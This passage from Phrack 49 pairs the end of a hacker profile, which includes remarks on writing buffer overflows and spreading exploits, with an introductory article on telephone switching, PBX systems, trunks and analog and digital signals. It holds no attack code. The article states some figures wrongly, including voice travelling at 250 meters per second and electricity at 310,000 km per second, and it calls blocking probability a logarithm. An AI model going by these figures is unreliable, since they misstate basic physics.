Music: Frank Zappa, Dream Theater, Rush, Gentle Giant, King Crimson
Instruments: Guitar. I actually hold advanced degrees in music (hehe had to make some money so here I am back in the 'puter world).
Guitars: Ibanez 7 string, Gibson es225 Jazzer, and a custom built Ibanez from an endorsement deal (which is signed by 2 porn stars)
Books: Jack of Shadows, Roadmarks, Stranger in a Strange Land,

This Immortal, Steal this Urine Test, Steal this Book, PANIC - the wonderful Sparc buffer overflow writers bible.
Turn Ons: Pet Rocks
Turn Offs: 7/11 employees who think they can dance to Frank Zappa

Other Passions, Interests, Loves:

I love running the l0pht and the people that are involved in it. There's nothing like knowing that you are, at least attempting, to keep information flowing and offering back to the community. I love a lot of things. It's nice to see there is a sense of humor in the scene, and that there are still enough old-school hackers that are willing to help if approached correctly Granted there aren't enough of the older ones to answer every aol.com e-mail... It's a great feeling to be beneficial to both sides. For instance: when the 8.7.5 sploit went out and when we were doing a lot of work on SecureID (which much to their schagrin we got *really* far) that both the people writing the software and the hackers were happy to see our results. It's all about information and learning. If you stop learning... you're not doing it right. Unfortunately... it usually takes disseminating sploits to get some of the large companies to fix their buggy software.

Most Memorable Experiences

Having a bunch of suits get out of, yes, K-cars and take away most of my belongings - learning 6502 (and living it) assembler - writing my first buffer overflow a few years back - the band cutting it's first audio CD - playing the music for one of Hobbit's laser shows - having Wietse Venema ask me "not" to break into bell labs at a talk he was giving - having the bellcore author of the OTP RFC write me e-mail realizing that I had beaten him to the punch with vulnerabilities - everyday that I spend with my girlfriend - hearing one of the songs I wrote and played on being played on the radio - The L0pht and it's people - everytime that you finish working on a new project and it actually works [especially when you are working on a hypothetical exploit and it pans out].

Some People to Mention

Cheshire Catalyst for the initial inspiration. The L0pht folks, Raven, Hobbit for being a flat out brilliant fucker, ReDragon (best sense of humor - and best patience... look who he works for ;-)), Glyph - one nasty coder, Squarewave for providing countless hours of ooh's and aahhh's while pouring through his code. The NewHack folks. G-heap, Pope, SpaceRogue, Kingpin, Tan, Weld, Stefan, Brian Oblivion, t-com, all the standard people that hang out and have a good time at the cons with the l0pht folks (ie the r00t, NHC, l0ck/anti l0ck, cDc...) shit ALL the cDc folks. etc., etc. etc. The ASR guys. There are so many people that have contributed so much. I'm sure I've left out many.

The biggest one: my father [the only person who could sit there and grin through all of it... and explain the leafing procedures and how the 6502 REALLY worked] (that's not leafing through on the Apple][+... two separate things).

A few things you would like to say:

French Toast please...

31337 is not a strong XOR key...
(unless your secret host key is less than 5 characters long)

Thanks to the new phrack lineup for keeping a good thing going.
Still remember DL'ing the latest ones along with the Countlegger series and having to Dalton's Disk Disintegrator them back together.

Oh yeah...
and if someone tells you something is secure...

ask them to prove it, and then STILL don't believe them.

~~~~~~~~~~~~~~~~~~~~

One last thing, in your personal experience, have you found that most people in the scene are pretty much computer geeks?

"Absolutely not. I've had the privilege to hang out with everyone from Weitse Venema, Dan Farmer, Casper Dik, Peter Guttman, to the hacker scene like Hobbit, Daemon9, the l0pht folks... and there's very few out of the bunch that I would label 'computer geeks'. Computer geeks seem not to have that creative twist in many cases that hackers have. This is the same twist that says: I don't care what it's _supposed_ to do - I bet I can make it do *this*."

Thanks a lot for the prophile.

"Thanks a lot for the opportunity."
~~~~~~~~~~~~~~~~~~~~

.oO Phrack 49 Oo.

Volume Seven, Issue Forty-Nine

File 05 of 16

Introduction to Telephony and PBX

by Cavalier[TNO]

Table of Contents

1 The Central Office

Telephones alone do nothing special. Their connection to the rest of world makes them one of mankind's greatest achievements.

In the early days of telephone communications, users had to establish their own connections to other telephones. They literally had to string their own telephone lines.

Although the customer inconvenience of building their own connections limited the availability of phone service, an even greater problem soon arose. As the telephone became more popular, more people wanted to be connected. At the time, each phone had to be directly wired to each other. In a very short time there was a disorganized maze of wires running from the homes and businesses.

A simple mathematical formula demonstrates the growth in the number of connections required in a directly wired network:

$$I = N(N-1)/2$$

(I = number of interconnections; N = number of subscribers)

$$I = 100(100-1)/2$$

If just 100 subscribers attempted to connect to each other, 4950 separate wire connections would be needed! Obviously, a better method was needed.

Switching

A Central Office (CO) switch is a device that interconnects user circuits in a local area, such as a town. The CO is a building where all subscriber phone lines are brought together and provided with a means of interconnection. If someone wants to call a neighbor, the call is routed through the CO and switched to the neighbor.

What if someone wanted to call a friend in the next town? If their friend was connected to a different CO, there was no way to communicate.

The solution was to interconnect COs. Then, CO-A routed calls to CO-B to complete the connection.

Today every CO in the world is connected to every other CO in a vast

communication highway known as the Public Switched Network (PSN). The PSN goes by a variety of different names:

Dial-up network
Switched network
Exchange network

The CO provides all users (subscribers) with a connection to each other. A critical note, however, is that no CO has the resources to switch all their users simultaneously. It would be too expensive and it is unnecessary to attempt to do so because for the vast majority of the time, only a small percentage of subscribers are on the phone at the same time.

If, on a rare occasion, all the circuits are busy, the next call will be blocked. A call is blocked if there are no circuits available to switch it because all the circuits are in use.

The term 'probability of blocking' is a statistical logarithm which determines the chance that a call cannot be switched. For modern day commercial COs, the probability of blocking is very low.

History of COs

Operating switching

In the first COs, a subscriber who wanted to place a call cranked a magneto-generator to request service from the local phone company. An operator at the CO monitored subscriber connections by observing lamps on a switchboard console. When a subscriber's lamp lit, indicating the request for service, the operator would answer: "Number please...".

The operator connected one call to another by plugging one end of a cord into the jack of the caller and the other end of the cord into the jack of the called party, establishing a manual, physical connection.

The switchboard had to have a jack for every incoming and outgoing line that needed service. The number of lines an operator could monitor was limited by her arm's reach. Billing was accomplished by the operators writing up a ticket for each call designating its starting and ending times.

When telephone subscribers were few in number, this method worked fine. As the popularity of the phone increased, more phones placed more calls and it became increasingly unmanageable and expensive to manually switch and bill each call.

Strowger Step-by-Step Switch

A mechanical switch was invented in the 1890's by a Kansas City mortician named Almon B. Strowger. He became very suspicious because callers looking for a mortician were continually referred to his competition instead to him. When he learned that the local operator was the wife of his rival, his suspicions were confirmed. He set about to invent a switching system that would not be dependent upon human intervention.

His creation, called the Strowger or Step-by-Step switch, was the first automated electromechanical switching system. It placed switching control in the hands of the subscriber instead of the operator by adding a dialing mechanism to the phone.

The Strowger switch completed a call by progressing digit by digit through two axes of a switching matrix in the CO. A call was stepped vertically to one of ten levels and rotated horizontally to one of ten terminals.

It was called step-by-step because calls progress one step at a time as

the customer dialed each digit of the number. When the final digit was dialed, the switch seized an available circuit and connected the call.

The result of the step-by step switch was to eliminate the need for manual operator connection and grant privacy and call control to the subscriber.

The step-by-step switch was a wonderful invention for its day. Today it is obsolete. Compared to modern day switches, it is slow, noisy and too expensive to maintain. It is also both bulky and inefficient.

The Crossbar Switch

The crossbar switch was invented and developed in the late 1920s. One of its main technological advanced was the introduction of a hard wired memory to store dialed digits until the dialing was complete.

Unlike the step-by-step method, calls are not processed under the direct control of incoming dial pulses. In the step-by-step method, each phone call controlled its own pathway through the switching matrix at the speed the digits were dialed by the user. The crossbar switch introduced a better method.

Devices called registers stored the digits in memory as they were dialed by the callers. Not until all the digits were dialed would the call begin to be switched. Once all the digits were received and stored in the register, the register handed the digits to a processor to be examined and used to route the call.

When a pathway had been established and the call was connected, the register and processor would release and become available to handle another call. Collectively, this process was called ‘common control‘.

Common control resulted in faster call completion and increased capacity of the switch. With the old step-by-step, the time it would take a user to physically dial the digits would occupy valuable switch time because dialing the digits was the most time consuming part of switching a call. This 8 to 12 seconds of dialing time prevented other users from accessing the switching matrix and generally slowed things down.

The genius of the crossbar common control was to store the dialed digits as they came in and then after the user finished dialing, send the digits off for processing. The act of dialing no longer kept other calls waiting for switch resources.

Common control created the separation of the control functions (setting up and directing the call) from the switching functions (physically creating the connections).

Crossbar Switching Matrix

Calls were connected by sharing a dedicated wire path through the switching matrix. Crossbar switches used the intersection of two points to make a connection. They selected from a horizontal and vertical matrix of wires, one row connected to one column. The system still stepped the call through the network, but only after all the digits were dialed. This method created a more efficient allocation of switch resources.

There are four important components of a crossbar switch.

- The marker is the brain of a crossbar switch. It identifies a line requesting service and allocates a register.

- The register provides dial tone and receives and stores the dialed digits.

- The matrix is a set of horizontal and vertical bars. The point at which the crosspoints meet establishes the connection.

. A trunk interface unit, also called a sender, processes calls from a PBX.

Although crossbar is faster and less bulky than step-by-step, it is still electromechanical and requires a lot of maintenance. It requires huge amounts of space, generates a lot of heat, and makes a great deal of noise.

Electronic Switching System (ESS)

The advent of electronic switching (also called stored program switching) was made possible by the transistor. Introduced in 1965, the Electronic Switching System (ESS) greatly sped up switch processing capacity and speed and has done nothing less than revolutionize the industry.

Modern ESS switches perform five main functions to establish and maintain service in a public network.

1. Establish a connection between two or more points
2. Provide maintenance and testing services
3. Record and sort customer billing charges
4. Offer customer features, such as call waiting
5. Allow access to operators for special services

An ESS uses computer-based logic to control the same two primary operations we introduced with the crossbar -- common control and the switching matrix.

(In an ESS, the terms stored program control, common control, and electronic switching are all synonymous.)

ESS Common Control

The function of the common control is similar to its function in the crossbar. The difference is that common control is accomplished electronically instead of electromechanically. Like the crossbar, one group of control devices controls the functions of all lines. However, instead of the hard wired logic of the crossbar, the control device consists of a computer with memory, storage, and programming capability.

In the ESS, the computer governs the common control. It monitors all the lines and trunks coming into the CO, searching for changes in the electrical state of the circuit, such as a phone going off-hook. When a subscriber goes off- hook and dials a number, the common control equipment detects the request for service and responds by returning the dial tone. It then receives, stores, and interprets the dialed digits.

Again, similar to the workings of the crossbar, once the digits have been processed, the computer establishes a path through the switching matrix to complete the call. After the connection for the call has been established, the common control equipment releases and becomes available to complete other calls.

ESS Switching Matrix

Recall that in the crossbar, calls were connected by sharing a dedicated wire path through the matrix, establishing a connection between an input and an output. The matrix in an ESS is logically similar to the crossbar grid except the pathway is electronic instead of electromechanical. Called a TDM bus, it is solid state circuitry and is printed into small computer controlled circuit boards. The computer controls the connections and path status map to determine which path should be established to connect the calling and called parties.

Remember

Crossbar switching matrix = maze of physical wire cross connections

ESS switching matrix = electronic multiplexed TDM (time division

multiplexing) bus

ESS Advancements

The unprecedented advancement of the ESS was the speed and processing power advantage it had over the crossbar because it switched calls digitally instead of electromechanically. The processing capacity that would have required a city block of crossbar technology could be accomplished by one floor of ESS equipment. Much less effort was required to maintain the ESS because it was smaller and had fewer moving parts.

Telephone companies would have moved to the new technology for these advantages alone. But, there was much more to be offered. There was the power of the computer.

There are major advantages to a computer stored program. It allows the system to perform functions earlier switches were incapable of. For example, the switch can collect statistical information to determine its effectiveness. It can perform self-diagnostics of circuit and system irregularities and report malfunctions. If trouble occurs, technicians can address it via a keyboard and terminal. The same terminal, often called a system managers terminal, allows personnel to perform system changes and to load new software, eliminating the need for manually rewiring connections.

The computer uses two types of memory:

- Read Only Memory (ROM) is used to store basic operating instructions and cannot be altered by the end user. The contents of this memory can only be changed by the manufacturer.

- Random Access Memory (RAM) stores configuration and database information. The contents of its memory can be changed by a system administrator.

Other important functions of the computer include

- Performing telephone billing functions
- Generating traffic analysis reports
- Generating all tones and announcements regarding the status of circuits and calls

Computer control operates under the direction of software called its generic program. Periodically updating or adding to the generic program allows the ESS to be much more flexible and manageable than previous switch generations because it is the software, not the hardware, that normally has to be upgraded.

Electronic switching heralded the introduction of new customer features and services. Credit card calls, last number redial, station transfer, conference calling, and automatic number identification (ANI) are just a few examples of unprecedented customer offerings.

The ESS is an almost fail-safe machine. Its design objective is one hour's outage in 20 years. In today's competitive environment for higher quality communication equipment, ESS machines provide a level of service and reliability unachievable in the past.

```
        .-----------------------------------.
2       | The Private Branch Exchange (PBX) |
        `-----------------------------------'
```

The two primary goals of every PBX are to

- facilitate communication in a business
- be cost effective

Organizations that have more than a few phones usually have an internal switching mechanism that connects the internal phones to each other and to the outside world.

A PBX is like a miniature Central Office switching system designed for a private institution. A PBX performs many of the same functions as a CO does. In fact, some larger institutions use genuine COs as their private PBX.

Although a PBX and a CO are closely related, there are differences between them

- A PBX is intended for private operation within a company. A CO is intended for public service.
- A PBX usually has a console station that greets outside callers and connects them to internal extensions.
- Most PBXs do not maintain the high level of service protection that must be maintained in a CO. Assurance features such as processor redundancy (in the event of processor failure) and battery backup power, which are standard in a CO, may not be a part of a PBX.
- COs require a seven digit local telephone number, while PBXs can be more flexible and create dialing plans to best serve their users (3, 4 5, or 6 digit extensions).
- A PBX can restrict individual stations or groups of stations from certain features and services, such as access to outside lines. A CO usually has no interest in restricting because these features and services are billed to the customer. COs normally provide unlimited access to every member on the network.

A PBX is composed of three major elements.

1. Common equipment (a processor and a switching matrix)
2. CO trunks
3. Station lines

Common Equipment

The operation of a PBX parallels the operation of a Central Office ESS. Its common control is

- A computer operated Central Processing Unit (CPU) running software that intelligently determines what must be done and how best to do it.
- A digital multiplexed switching matrix printed on circuit boards that establishes an interconnection between the calling and called parties.

The CPU stores operating instructions and a database of information from which it can make decisions. It constantly monitors all lines for supervisory and control signals. A switching matrix sets up the connections between stations or between stations and outgoing trunks.

Housed in equipment cabinets, PBX common equipment is often compact enough to occupy just a closet or small room. Given the extremely high rental rates many companies have, a major benefit of a PBX is its small size.

CO Trunks and Station Lines

A trunk is a communication pathway between switches. A trunk may provide a pathway between a PBX and the CO or between two PBXs and two COs. A trunk may be privately owned or be a leased set of lines that

run through the Public Switched Network.

A line is a communication pathway between a switch and terminal equipment, such as between a PBX and an internal telephone or between a CO and a home telephone.

The function of the PBX is to interconnect or switch outgoing trunks with internal lines.

Two Varieties of Lines

Station lines are either analog or digital, depending on the station equipment it is connecting. If the phone on one desk is digital, it should be connected to a digital line. If the phone on the desk is analog, it should be connected to an analog line.

Varieties of Trunks

There exists a wide variety of trunks that can be connected to a PBX for off-premises communication. Each variety has different functions and capabilities. It is important to be able to distinguish them.

Tie Trunks

Organizations supporting a network of geographically dispersed PBXs often use tie trunks to interconnect them. A tie trunk is a permanent circuit between two PBXs in a private network. Tie trunks are usually leased from the common carrier; however, a private microwave arrangement can be established. Usually, leased tie trunks are not charged on a per call basis but rather on the length of the trunk. If a tie trunk is used more than one or two hours a day, distance sensitive pricing is more economical.

A T1 trunk is a digital CO leased trunk that is capable of being multiplexed into 24 voice or data channels at a total rate of 1.544 Mbps. T1 trunks are used as PBX-to-PBX tie trunks, PBX-to-CO trunks as well as PBX trunks to bypass the local CO and connect directly to a long distance carrier. It is a standard for digital transmission in North America and Japan.

T1 uses two pairs of normal, twisted wire--the same as would be found in a subscriber's residence. Pulse Code Modulation is the preferred method of analog to digital conversion.

A T2 trunk is capable of 96 multiplexed channels at a total rate of 6.312 Mbps.

A T3 trunk is capable of 672 multiplexed channels at a total rate of 44.736 Mbps.

A T4 trunk is capable of 4,032 multiplexed channels at a total of 274.176 Mbps.

Direct Inward Dialing (DID) Trunks

Incoming calls to a PBX often first flow through an attendant position. DID trunks allow users to receive calls directly from the outside without intervention from the attendant. DID offers three main advantages.

1. It allows direct access to stations from outside the PBX.
2. It allows users to receive calls even when the attendant switchboard is closed.
3. It takes a portion of the load off the attendants.

Trunk Pools

Trunks do not terminate at a user's telephone station. Instead trunks are bundled into groups of similarly configured trunks called trunk pools. When a user wants to access a trunk, he can dial a trunk access code--for example, he can dial 9 to obtain a trunk in the pool. Trunk pools make system administration less complicated because it is easier to administer a small number of groups than a large number of individual trunks.

Ports

Ports are the physical and electrical interface between the PBX and a trunk or station line.

PBX Telephones

Telephone stations in a PBX are not directly connected to the CO but to the PBX instead. When a station goes off-hook, the PBX recognizes it and sends to the station its own dial tone. The PBX requires some access digit, usually "9" to obtain an idle CO trunk from a pool to connect the station with the public network. This connection between the telephone and the PBX allows stations to take advantage of a myriad of PBX features.

The attendant console is a special PBX telephone designed to serve several functions. Traditionally, most PBXs have used attendants as the central answering point for incoming calls. Calls placed to the PBX first connected to the attendant, who answered the company name. The attendant then established a connection to the desired party. The attendant also provided assistance to PBX users, including directory assistance and reports of problems.

In recent years a number of cost-saving improvements have been made to the attendant console. A feature commonly called automated attendant can establish connections without a human interface, substantially decreasing PBX operating costs.

Blocking versus Non-blocking

Blocking is a critical aspect of the functioning of a PBX. A non-blocking switch is one that provides as many input/output interface ports as there are lines in the network. In other words, the switching matrix provides enough paths for all line and trunk ports to be connected simultaneously.

PBX systems are usually blocking. It requires an exponential increase in resources and expense to ensure non-blocking. Based on call traffic studies and the nature of calls, it is generally acceptable to engineer a low level of blocking in exchange for a major savings of common equipment resources.

Grades of service are quantitative measurements of blocking. They are written in the form:

P.xx

where xx is a two digit number that indicates how many calls out of a hundred will be blocked. The smaller the number, the better the grade of service.

P.01 means one call out of a hundred will be blocked. It is a better grade of service than P.05 that block five calls out of a hundred. Naturally the P.05 service costs less than the better grade of service provided by P.01.

Even if a PBX's switching matrix is non-blocking, an internal caller may still not be able to reach an outside trunk if all the trunks are busy. CO trunks cost money, and very few PBXs dedicate one trunk to every internal line. Instead, traffic studies are performed to determine the

percentage of time a station will be connected to an outside trunk during peak hours.

If, for example, it is determined that the average station uses a trunk only 20% of the time during peak hours, then the switch may be configured to have a 5:1 line-to-trunk ratio, meaning for every five lines (or extensions) there is one trunk. Most PBXs are configured on this principle as a major cost saving method.

PBX Features

COs and PBXs share many of the same attributes and functionality. However, COs are built to perform different tasks than a PBX, resulting in feature differences between them. The following is an overview of common PBX features not found in a CO.

Automatic Route Selection (ARS)

A primary concern of any telecommunications manager is to keep costs down. One of these costs is long distance service. ARS is a feature that controls long distance costs.

Most PBXs have more than just public CO trunks connected to them. They may have a combination of tie trunks to other PBXs (T1/E1 trunks and many others). Each type of trunk has a separate billing scheme, relatively more or less expensive for a given number of variables.

It is extremely difficult to attempt to educate company employees on which trunks to select for which calls at what time of day. It defeats the productivity-raising, user-transparency goal of any PBX if employees must pour over tariffing charts every time they want to use the phone.

Instead, ARS programs the PBX central processor to select the least expensive trunk on a call by call basis. When a user places a call, the computer determines the most cost effective route, dials the digits and completes the call.

Feature Access

PBXs support a wide variety of user features. For example, call forward, hold, and call pickup are all user features. There are two methods of activating a feature. A code, such as "*62" can be assigned to the call forward feature. To activate call forward the user presses "*62" and continues dialing.

Dial codes are not the preferred method of feature access. The problem is that users tend to forget the codes and either waste time looking them up or do not take advantage of time saving features, thereby defeating the purpose of buying them.

Dedicated button feature access is a better solution. Programmable feature buttons, located on most PBX telephones, are pressed to activate the desired feature. If a user wants to activate call forward, he presses a button labeled "call forward" and continues dialing.

The only drawback of telephones with programmable feature buttons is that they are more expensive than standard phones.

Voice Mail

For a voice conversation to occur, there is one prerequisite so obvious it is usually overlooked. The called party must be available to answer the call. In today’s busy world, people are often not accessible which can create a major problem resulting in messages not being received and business not being conducted.

Statistics confirm the need for an alternate method.

75% of call attempts fail to make contact with the desired party.

50% of business calls involve one-way information--one party wishing to deliver information to another party without any response necessary.

50% of incoming calls are less important than the activity they interrupt.

Voice mail (also known as store and forward technology) is a valuable feature that is designed around today's busy, mobile office. It is like a centralized answering machine for all telephone stations in a PBX. When a telephone is busy or unattended, the systems routes the caller to a voice announcement that explains that the called party is unavailable and invites the caller to leave a message. The message is stored until the station user enters a security dial access code and retrieves the message.

Automated Attendant

Automated attendant is a feature sometimes included with voice mail. It allows outside callers to bypass a human attendant by routing their own calls through the PBX. Callers are greeted with a recorded announcement that prompts them to dial the extension number of the desired position, or stay on the line to be connected to an attendant.

Reducing cost is the primary goal of automated attendant. The decreased attendant work load more d) an pays for the cost of the software and equipment.

When automated attendant was first introduced, it met with substantial resistance from the general public. People did not want to talk to a machine. But, as its cost effectiveness drove many companies to employ it, the public has slowly adjusted to the new technology.

Restriction

Nearly every PBX enforces some combination of inside and outside calling restrictions on certain phones. Depending upon the sophistication of the PBX, a system administrator can have nearly unlimited flexibility in assigning restrictions. For example, a tire manufacturing plant could restrict all lobby phones at corporate headquarters to internal and local calls only. The phones at the storage warehouse could be restricted for only internal calling. But, all executive phones could be left unrestricted.

Long distance toll charges can be a crippling expense. Toll fraud is a major corporate problem. Restriction combats unauthorized use of company telephone resources and is a prime function of any PBX.

Tandems

As stated earlier, it is necessary to have a switching mechanism to interconnect calls. If a number of phones all wish to be able to talk to each other, an enormous amount of cabling would be wasted tying each of them together. Thus, the switch was born.

The same principle applies for interconnecting PBXs. Large firms that have PBXs scattered all over the country want each PBX to have the ability to access every other one. But the expense of directly connecting each could drive a company out of business. The solution is to create a centrally located tandem switching station to interconnect the phones from one PBX with the phones from any other. This solution creates a Private Switched Network.

Directing digits are often used to inform the tandem switch where to route the call. Each PBX is assigned a unique number. Let's say a PBX

in Paris is numbered "4." To call the Paris PBX from a PBX in Chicago, a user would dial "4- XXXX."

Uniform Dialing Plan

A network of PBXs can be configured poorly so that calling an extension at another PBX could involve dialing a long, confusing series of numbers and create a lot of user frustration. A Uniform Dialing Plan enables a caller to dial another internal extension at any PBX on the network with a minimum of digits, perhaps four or five. The system determines where to route the call, translates the digits and chooses the best facility, all without the knowledge of the user. As far as the user knows, the call could have been placed to a station at the next desk.

Call Accounting System (CAS) and Station Message Detail Recording (SMDR)

CAS works in conjunction with SMDR to identify and monitor telephone usage in the system. SMDR records call information such as the calling number, the time of the call, and its duration. The raw data is usually listed chronologically and can be printed on reports.

SMDR by itself is not particularly useful because the sheer volume and lack of sorting capability of the reports make them difficult to work with. A Call Accounting Systems is a database program that addresses these shortcomings by producing clear, concise management reports detailing phone usage.

The primary function of CAS reports is to help control and discourage unnecessary or unauthorized use and to bill back calling charges to users. Many law firms use a call accounting system to bill individual clients for every call they make on behalf of each client.

Attendant Features

A number of features are available to improve the efficiency of attendant consoles.

Here are a few of them.

> Direct Station Selection (DSS) allows attendants to call any station telephone by pressing a button labeled with its extension.
>
> Automatic Timed Reminder alerts the attendant that a station has not picked up its call. The attendant may choose to reconnect to the call and attempt to reroute it.
>
> Centralized Attendant Service groups all network attendants into the same physical location to avoid redundancies of service and locations.

Power Failure Schemes

If a city or a town experiences a commercial power failure, telephones connected directly to the CO will not be affected because the CO gets power from its own internal battery source. A PBX, however, is susceptible to general power failures because it usually gets its power from the municipal electric company.

There are several different ways a PBX can be configured to overcome a power failure.

> A PBX can be directly connected to a DC battery which serves as its source of power. The battery is continually recharged by an AC line to the electric company. In the event of a power failure, the PBX will continue functioning until the battery runs out.

A PBX can have an Uninterruptable Power Supply (UPS) to protect against temporary surges or losses of power.

A PBX can use a Power Failure Transfer (PFT) which, in the event of a power failure, immediately connects preassigned analog phones to CO trunks, thereby using power from the CO instead of from the PBX.

Outgoing Trunk Queuing

In the event all outgoing trunks are busy, this feature allows a user to dial a Trunk Queuing code and hang up. As soon as a trunk becomes free, the system reserves it for the user, rings the station and connects the outside call automatically.

System Management

PBXs can be so large and complex that without a carefully designed method of system management chaos can result. The best, most advanced systems mimic CO management features--computer access terminals which clearly and logically program and control most system features. The system manager has a wide variety of responsibilities which may include, but is not limited to

Programming telephone moves, additions, and changes on the system

Performing traffic analysis to maximize system configuration resources and optimize network performance

Responding to system-generated alarms

Programming telephone, system, attendant, and network features.

ISDN

ISDN is not a product. Rather, it is a series of standards created by the international body, ITU (previously known as CCITT), to support the implementation of digital transmission of voice, data, and image through standard interfaces. Its goal is to combine all communications services offered over separate networks into a single, standard network. Any subscriber could gain access to this vast network by simply plugging into the wall. (At this time not all PBXs are compatible with the ISDN standard.)

Alternatives to a PBX

There are two main alternatives to purchasing a PBX. They are purchasing a Key system or renting Centrex service from the local telephone company.

Key System

Key systems are designed for very small customers, who typically use under 15 lines. There is no switching mechanism as in a PBX. Instead every line terminates on every phone. Hence, everyone with a phone can pick up every incoming call.

Key systems are characterized by a fat cable at the back of each phone. The cables are fat because each phone is directly connected to each incoming line and each line has to be wired separately to each phone.

Fat cables have become a drawback to Key systems as building wire conduits have begun to fill with wire. It has become increasingly difficult to add and move stations because technicians must physically

rewire the bulky cables instead of simply programming a change in the software.

Key telephones are equipped with line assignment buttons that light on incoming calls and flash on held calls. These buttons enable a user to access each line associated with each button. Unlike a PBX, there is no need to interface with an attendant console to obtain an outside line.

Differences between Key and PBX Systems

Key systems have no switching matrix. In a Key system, incoming calls terminate directly on a station user's phone. In a PBX, incoming calls usually first go to the attendant who switches the call to the appropriate station.

PBX accesses CO trunk pools by dialing an access code such as "9." Key systems CO trunks are not pooled. They are accessed directly.

Key systems make use of a limited number of features, many of them common to the PBX. These include

Last number redial
Speed dialing
Message waiting lamp
Paging
Toll restriction

Today's PBXs can simulate Key system operation. For example, telephones can have a line directly terminating on a button for direct access.

Centrex

The other alternative to purchasing a PBX is leasing a Centrex service.

Centrex is a group of PBX-like service offerings furnished by the local telephone company. It offers many of the same features and functions associated with a PBX, but without the expense of owning and maintaining equipment and supporting in-house administrative personnel.

Because network control remains the responsibility of the CO, companies that choose Centrex service over purchasing and maintaining a private PBX can ignore the sophisticated world of high tech telecommunications and leave it up to the telephone company representatives.

To provide Centrex service, a pair of wires is extended from the CO to each user's phone. Centrex provides an "extension" at each station complete with its own telephone number. No switching equipment is located at the customer premises. Instead, Centrex equipment is physically located at the CO.

There are a number of reasons a company would choose a Centrex system over owning their own PBX. Currently Centrex has six million customers in the United States market.

Advantages of a Centrex System over a PBX:

Nearly uninterruptable service due to large redundancies in the CO

Easily upgraded to advanced features.

No floor space requirement for equipment.

No capital investment

24-hour maintenance coverage by CO technicians

Inherent Direct Inward Dialing (DID). All lines terminate at extensions, instead of first flowing through a switchboard.

Call accounting and user billing as inherent part of the service.

Reduced administrative payroll.

Disadvantages of a Centrex System:

Cost. Centrex is tariffed by the local telephone company and can be very expensive. Companies are charged for each line connected to the Centrex, as well for the particular service plan chosen. Additionally, Centrex service may be subject to monthly increases.

Feature availability. Centrex feature options are generally not state of the art, lagging behind PBX technology. Not all COs are of the same generation and level of sophistication--a company associated with an older CO may be subject to inferior service and limited or outdated feature options.

Control of the network is the responsibility of the CO. While this release from responsibility is often cited as a positive feature of Centrex, there are drawback to relinquishing control. CO bureaucracy can be such that a station move, addition or change can sometimes take days to achieve. Furthermore, each request is charged a fee. Also, some companies are more particular about certain features of their network (security for example) and require direct control for themselves.

3 Properties of Analog and Digital Signals

A man in Canada picks up a telephone and dials a number. Within seconds, he begins talking to his business partner in Madrid. How can this be?

Telephony is a constantly evolving technology with scientific rules and standards. You will learn to make sense of what would otherwise seem impossible.

Voice travels at 250 meters per second and has a range limited to the strength of the speaker's lungs. In contrast, electricity travels at speeds approaching the speed of light (310,000 Km per second) and can be recharged to travel lengths spanning the globe. Obviously, electricity is a more effective method of transmission.

To capitalize on the transmission properties of electricity, voice is first converted into electrical impulses and then transmitted. These electrical impulses represent the varying characteristics that distinguish all of our voices. The impulses are transmitted at high speeds and then decoded at the receiving end into a recognizable duplication of the original voice.

For a hundred years, scientists have been challenged by how best to represent voice by electrical impulses. An enormous amount of effort has been devoted to solving this puzzle. The two forms of electrical signals used to represent voice are analog and digital.

Both analog and digital signals are composed of waveforms. However, their waveforms have very distinctive properties which distinguish them. To understand the science of telephony, it is necessary to understand how analog and digital signals function, and what the differences between them are.

If you do not possess a fundamental understanding of basic waveforms, you will not understand many of the more advanced concepts of telecommunications.

Analog Signal Properties

Air is the medium that carries sound. When we speak to one another, our vocal chords create a disturbance of the air. This disturbance causes air molecules to become expanded and compress thus creating waves. This type of wave is called analog, because it creates a waveform similar to the sound it represents.

Analog waves are found in nature. They are continually flowing and have a limitless number of values. The sine wave is a good example of an analog signal.

Three properties of analog signals are particularly important in transmission:

amplitude frequency phase

Amplitude

Amplitude refers to the maximum height of an analog signal. Amplitude is measured in decibels when the signal is measured in the form of audible sound. Amplitude is measured in volts when the signal is in the form of electrical energy.

Amplitude of an Analog Wave

Volts represent the instantaneous amount of power an analog signal contains.

Amplitude, wave height, and loudness of an analog signal represent the same property of the signal. Decibels and volts are simply two different units of measurement which are used to quantify this property.

Frequency

Frequency is the number of sound waves or cycles that occur in a given length of time. A cycle is represented by a 360 degree sine wave. Frequency is measured in cycles per second, commonly called hertz (Hz).

Frequency corresponds to the pitch (highness or lowness) of a sound. The higher the frequency, the higher the pitch. The high pitch tone of a flute will have a higher frequency than the low pitch tone of a bass.

Phase refers to the relative position of a wave at a point in time. It is useful to compare the phase of two waves that have the same frequency by determining whether the waves have the same shape or position at the same time. Waves that are in-step are said to be in phase, and waves that are not synchronized are called out-of-phase.

Modulation

The reason these three properties are significant is that each can be changed (modulated) to facilitate transmission.

The term modulation means imposing information on an electrical signal.

The process of modulation begins with a wave of constant amplitude, frequency, and phase called carrier wave. Information signals representing voice, data, or video modulate a property (amplitude, frequency, or phase) of the carrier wave to create a representation of itself on the wave.

Amplitude Modulation is a method of adding information to an analog signal by varying its amplitude while keeping its frequency constant. AM radio is achieved by amplitude modulation.

Frequency Modulation adds information to an analog signal by varying its frequency while keeping its amplitude constant. FM radio is achieved by frequency modulation.

Phase Modulation adds information to an analog signal by varying its phase.

The modulated wave carrying the information is then transmitted to a distant station where it is decoded and the information is extracted from the signal.

Properties of Digital Signals

Unlike analog signals, digital signals do not occur in nature. Digital signals are an invention of mankind. They were created as a method of coding information. An early example of digital signals is the Morse Code.

Digital signals have discrete, non-continuous values. Digital signals have only two states:

Type of Signal	State	
Light switch	On	Off
Voltage	Voltage Level 1 (-2 volts)	Voltage Level 2 (+2 volts)
Morse	Short beat	Long beat

Computers and humans cannot communicate directly with each other. We do not understand what tiny bits and voltage changes mean. Computers do not understand the letters of the alphabet or words.

For computers and humans to communicate with each other, a variety of binary (digital) languages, called character codes, have been created. Each character of a character code represents a unique letter of the alphabet: a digit, punctuation mark, or printing character.

The most popular character code is call ASCII (America Standard Code for Information Interchange). It uses a seven bit coding scheme-- each character consists of a unique combination of seven 1s and 0s. For example, the capital letter T is represented by the ASCII 1010100; the number 3 by the ACSII 0110011. The maximum number of different characters which can be coded in ASCII is 128).

English	ASCII
T	1010100
3	0110011

Another character code is called Extended ASCII. Extended ASCII builds upon the existing ASCII character code. Extended ASCII codes characters into eight bits providing 256 character representations). The extra 127 characters represent foreign language letters and other useful symbols.

Signal Loss - Attenuation

Analog and digital signals are transmitted to provide communication over

